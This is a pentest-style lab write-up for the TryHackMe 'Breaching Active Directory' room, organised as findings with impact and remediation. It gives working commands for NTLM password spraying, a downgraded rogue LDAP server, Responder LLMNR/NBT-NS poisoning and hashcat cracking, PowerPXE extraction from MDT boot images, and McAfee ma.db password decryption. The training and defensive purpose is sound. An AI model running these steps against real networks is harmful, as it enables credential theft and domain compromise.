Breaching Active Directory
1. Executive Summary
This assessment was performed against a simulated enterprise Active Directory (AD) environment to evaluate realistic attack paths for obtaining an initial AD foothold and privileged credentials.
During the exercise, multiple independent paths to valid AD credentials were identified and exploited:
- NTLM-authenticated web service abused for password spraying
- Cleartext LDAP credentials captured from a misconfigured printer integration
- NetNTLMv2 hashes captured via LLMNR/NBT-NS/WPAD poisoning and cracked offline
- AD service credentials recovered from Microsoft Deployment Toolkit (MDT) PXE boot images
- AD service credentials extracted and decrypted from a McAfee Agent configuration database
These findings demonstrate how weak authentication controls, legacy protocols, and insecure credential storage combine to provide attackers with reliable entry points into AD.
2. Scope and Objectives
2.1 Scope
The assessment targeted a lab AD environment modeled on a typical corporate network:
- Single AD domain:
za.tryhackme.com - Domain controller and infrastructure servers (file services, MDT, printer, etc.)
- User and service accounts representing typical enterprise roles
2.2 Objectives
- Identify practical attack paths to obtain initial AD credentials.
- Demonstrate the impact of:
- NTLM and LDAP misconfigurations
- Legacy name resolution (LLMNR/NBT-NS/WPAD)
- Insecure deployment infrastructure (MDT/PXE)
- Insecure storage of credentials in configuration databases
- Provide remediation recommendations to reduce risk in a real environment.
All activity remained within the bounds of the simulated lab.
3. Methodology
The assessment followed a realistic attacker workflow:
- Reconnaissance and OSINT concepts for user and service discovery.
- Abuse of NTLM-authenticated web applications for password spraying.
- Deployment of a rogue LDAP server and capture of printer LDAP credentials.
- Use of Responder to poison LLMNR/NBT-NS/WPAD and capture NetNTLMv2 hashes.
- Retrieval and analysis of MDT PXE boot configuration and WIM images.
- Extraction and decryption of AD-related credentials from a McAfee Agent database.
- Consolidation of technical impact and mitigations.
4. Technical Findings
4.1 Finding 1 – NTLM-Authenticated Web Service Vulnerable to Password Spraying
Description
An NTLM-authenticated web application was identified:
http://ntlmauth.za.tryhackme.com/
The application supported Windows (NTLM) authentication, common on OWA portals, VPN entry points, and internal web apps.

A custom Python script was used to perform a password spray against this endpoint, testing a single password across a list of users:
python ntlm_passwordspray.py \
  -u usernames.txt \
  -f za.tryhackme.com \
  -p Changeme123 \
  -a http://ntlmauth.za.tryhackme.com/
The script issued HTTP requests with NTLM authentication and used HTTP status codes to detect successful logons.
Result
At least one valid username/password pair was discovered using the weak password Changeme123.
Impact
- Any attacker with a username list (from OSINT, prior breaches, or guesses) could obtain valid AD credentials through password spraying.
- A single compromised AD user account may provide:
- VPN or remote access (if integrated with AD)
- Access to internal web applications
- A foothold for further lateral movement and privilege escalation
Recommendations
- Implement multi-factor authentication (MFA) for all NTLM-authenticated web applications.
- Enforce strong passwords and disable weak ones.
- Monitor login attempts and implement lockout policies.
- Limit external exposure of NTLM-authenticated web applications to only what is strictly required.
4.2 Finding 2 - Rogue LDAP Server Capturing Cleartext Credentials from Printer Integration
Description
A network printer was configured to authenticate against AD using LDAP. The LDAP server address was attacker-controllable, allowing the deployment of a rogue LDAP server.
Initial testing used a simple listener:
nc -lvnp 389The printer connected but performed only capability negotiation; no credentials were observed. To force weaker mechanisms, a full OpenLDAP server was deployed and downgraded.
Rogue LDAP Setup
sudo apt-get update && sudo apt-get -y install slapd ldap-utils
sudo systemctl enable slapd
sudo dpkg-reconfigure -p low slapd
During reconfiguration the following values were used:
- DNS domain:
za.tryhackme.com - Organisation name:
za.tryhackme.com - Local admin password: lab-only
Downgrading LDAP Security
LDAP security properties were modified to allow weak SASL mechanisms (PLAIN/LOGIN) with no minimum security strength.
File: olcSaslSecProps.ldif
dn: cn=config
replace: olcSaslSecProps
olcSaslSecProps: noanonymous,minssf=0,passcred
Applied via:
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f olcSaslSecProps.ldif
sudo service slapd restart
Verification
Supported SASL mechanisms were confirmed:
ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms
Output indicated the server now limited to PLAIN and Login.
Credential Capture
With the printer pointed at this rogue LDAP server, traffic on TCP/389 was captured:
tcpdump -SX -i eth0 tcp port 389
LDAP bind messages containing credentials were observed in a reversible form (e.g., Base64-encoded).
Impact
- Any attacker able to introduce a rogue device and influence printer LDAP settings can harvest AD credentials.
- Printer LDAP accounts often have broad directory read access or elevated privileges and can be used for further enumeration and lateral movement.
Recommendations
- Enforce LDAPS for all directory integrations; disable or strictly limit plain LDAP.
- Restrict which hosts can act as LDAP servers using firewall rules and NAC.
- Periodically audit printer and appliance LDAP settings to ensure:
- LDAPS is used
- Least-privilege AD accounts are configured
- Monitor for unexpected LDAP endpoints or configuration changes.
4.3 Finding 3 - NetNTLMv2 Hash Capture via LLMNR/NBT-NS/WPAD Poisoning (Responder)
Description
Legacy name resolution protocols (LLMNR, NBT-NS, WPAD) were enabled on the network. These allow attackers to respond to broadcast name queries, impersonate requested hosts, and capture authentication attempts.
Responder was executed on the VPN interface:
sudo responder -I tun0Responder:
- Listened for LLMNR/NBT-NS/WPAD requests
- Replied with poisoned responses mapping requested hostnames to the attacker IP
- Hosted SMB/HTTP services to trigger NetNTLM authentication
The lab included a scheduled process that generated SMB traffic suitable for poisoning. Responder captured a NetNTLMv2 challenge/response for the svcFileCopy account.
svcFileCopy::ZA:e261928ca30f5e29:BE3D696BEC42658212EF4B4982B8F673:...The hash was saved to hash.txt and cracked offline with hashcat:
hashcat -m 5600 hash.txt /root/Rooms/BreachingAD/task5/passwordlist.txt --force
Result
The hash for svcFileCopy was successfully cracked, revealing the plaintext password (redacted here)
Impact
- Attackers can obtain reusable service account credentials without ever interacting directly with a login form or phishing the user.
- Where SMB signing is not enforced, the same infrastructure can be used for SMB relay attacks that provide authenticated sessions or code execution on servers.
- Service accounts often have broad access and are rotated infrequently, increasing overall risk.
Recommendations
- Disable LLMNR and NBT-NS domain-wide; use DNS exclusively for name resolution.
- Enforce SMB signing on the servers, especially those hosting critical shares.
- Use strong, unique passwords for service accounts and rotate them regularly.
- Monitor for Responder-like behavior (unsolicited LLMNR/NBT-NS/WPAD responses, anomalous SMB authentication patterns).
4.4 Finding 4 - Credential Exposure in MDT PXE Boot Images (LiteTouchPE_x64.wim)
Description
The environment used Microsoft Deployment Toolkit (MDT) with PXE boot to automate OS deployment. Misconfiguration allowed an attacker to recover boot images and extract embedded credentials.
Steps
1. Identify MDT Server:
nslookup thmmdt.za.tryhackme.com2. From the THMJMP1 jump host, downloaded the BCD configuration via TFTP:
tftp -i <THMMDT_IP> GET "\Tmp\x64{...}.bcd" conf.bcd3. Use PowerPXE to parse the BCD file and identify the WIM image:
Import-Module .\PowerPXE.ps1
$BCDFile = "conf.bcd"
Get-WimFile -bcdFile $BCDFile
Output example:
\Boot\x64\Images\LiteTouchPE_x64.wim4. Download the WIM image:
tftp -i <THMMDT_IP> GET "\Boot\x64\Images\LiteTouchPE_x64.wim" pxeboot.wim5. Extract credentials with PowerPXE:
Get-FindCredentials -WimFile pxeboot.wim
Credentials used by MDT (for deployment and unattended installs) were recovered from configuration files such as bootstrap.ini
Impact
- Any host with network access to the MDT/TFTP server can retrieve PXE boot images and extract embedded AD credentials.
- MDT service accounts typically have privileges to join machines to the domain or access deployment shares, providing a strong foothold for further compromise.
Recommendations
- Restrict TFTP and MDT access to dedicated provisioning networks or admin VLANS.
- Avoid embedding high-privilege credentials in MDT configuration files; use least-privilege service accounts.
- Regularly review and sanitize
bootstrap.ini,CustomSettings.ini, and related MDT configuration for stored credentials. - Implement credential rotation and auditing for all deployment service accounts.
4.5 Finding 5 - Recoverable AD Service Credentials from McAfee Agent Database
Description
The McAfee Agent stores configuration data in a local SQLite database (ma.db) that includes encrypted service credentials. The encryption for certain fields uses a known, reversible algorithm.
Steps
1. Copy ma.db from the jump host:
scp thm@THMJMP1.za.tryhackme.com:"C:/ProgramData/McAfee/Agent/DB/ma.db" .
# Password: Password1@
2. Open the database with SQLite Browser:
sqlitebrowser ma.db
Fields such as AUTH_USER and AUTH_PASSWD were identified.
3. Decrypt the password using a public script:
cd /root/Rooms/BreachingAD/task7/
unzip mcafeesitelistpwddecryption.zip
python2 mcafee_sitelist_pwd_decrypt.py <AUTH_PASSWD_VALUE>
The script uses the known McAfee encryption key to recover the plaintext value of AUTH_PASSWD, revealing the AD service credentials used by the agent.
Impact
- Any attacker with local file-system access can extract and decrypt AD service credentials from the McAfee Agent database.
- If the McAfee service account has high privileges, this can directly lead to a wider domain compromise or full control of security tooling.
Recommendations
- Treat products that use known reversible encryption as storing equivalent-to-plaintext passwords.
- Apply strict least-privilege principles to all security product service accounts.
- Restrict local access to directories such as
ProgramData\McAfee\Agent\DB. - Evaluate alternatives that support stronger credential handling (e.g., managed service accounts, certificates, or per-host secrets).
5. Mitigation Themes
Across all findings, the following defensive themes emerged:
1. Harden Authentication
- Enforce strong, unique passwords and ban common patterns.
- Deploy MFA for all externally accessible AD-integrated services.
- Enforce SMB signing and reduce NTLM reliance where Kerberos is viable.
2. Reduce Attack Surface
- Limit exposure of NTLM and LDAP services to the internet.
- Restrict MDT, TFTP, and PXE services to tightly controlled networks.
- Decommission or harden legacy name resolution protocols.
3. Secure Service Accounts
- Use Least-privilege service accounts for printers, deployment servers, and security tools.
- Rotate service credentials regularly, especially where embedded in configs or images.
- Monitor for anomalous use of service accounts.
4. Protect Configuration and Deployment Artifacts
- Audit configuration files and databases for embedded credentials.
- Encrypt and restrict access to sensitive files and directories.
- Incorporate configuration checks into regular security reviews.
5. User and Admin Awareness
- Educate users about phishing and credential reuse risk.
- Train administrators on secure design of deployments (MDT, agents, printers, etc.).
6. Conclusion
The lab exercise demonstrates how an attacker can combine:
- Weak external authentication controls
- Insecure LDAP integrations
- Legacy name resolution protocols
- Misconfigured deployment infrastructure
- Poorly protected configuration databases
to obtain multiple independent sets of AD credentials, including privileged service accounts.
In a production environment, addressing even a subset of these weaknesses-particularly disabling legacy name resolution, hardening MDT, enforcing LDAPS, and tightening service account practices-would significantly raise the bar for attackers attempting to breach Active Directory.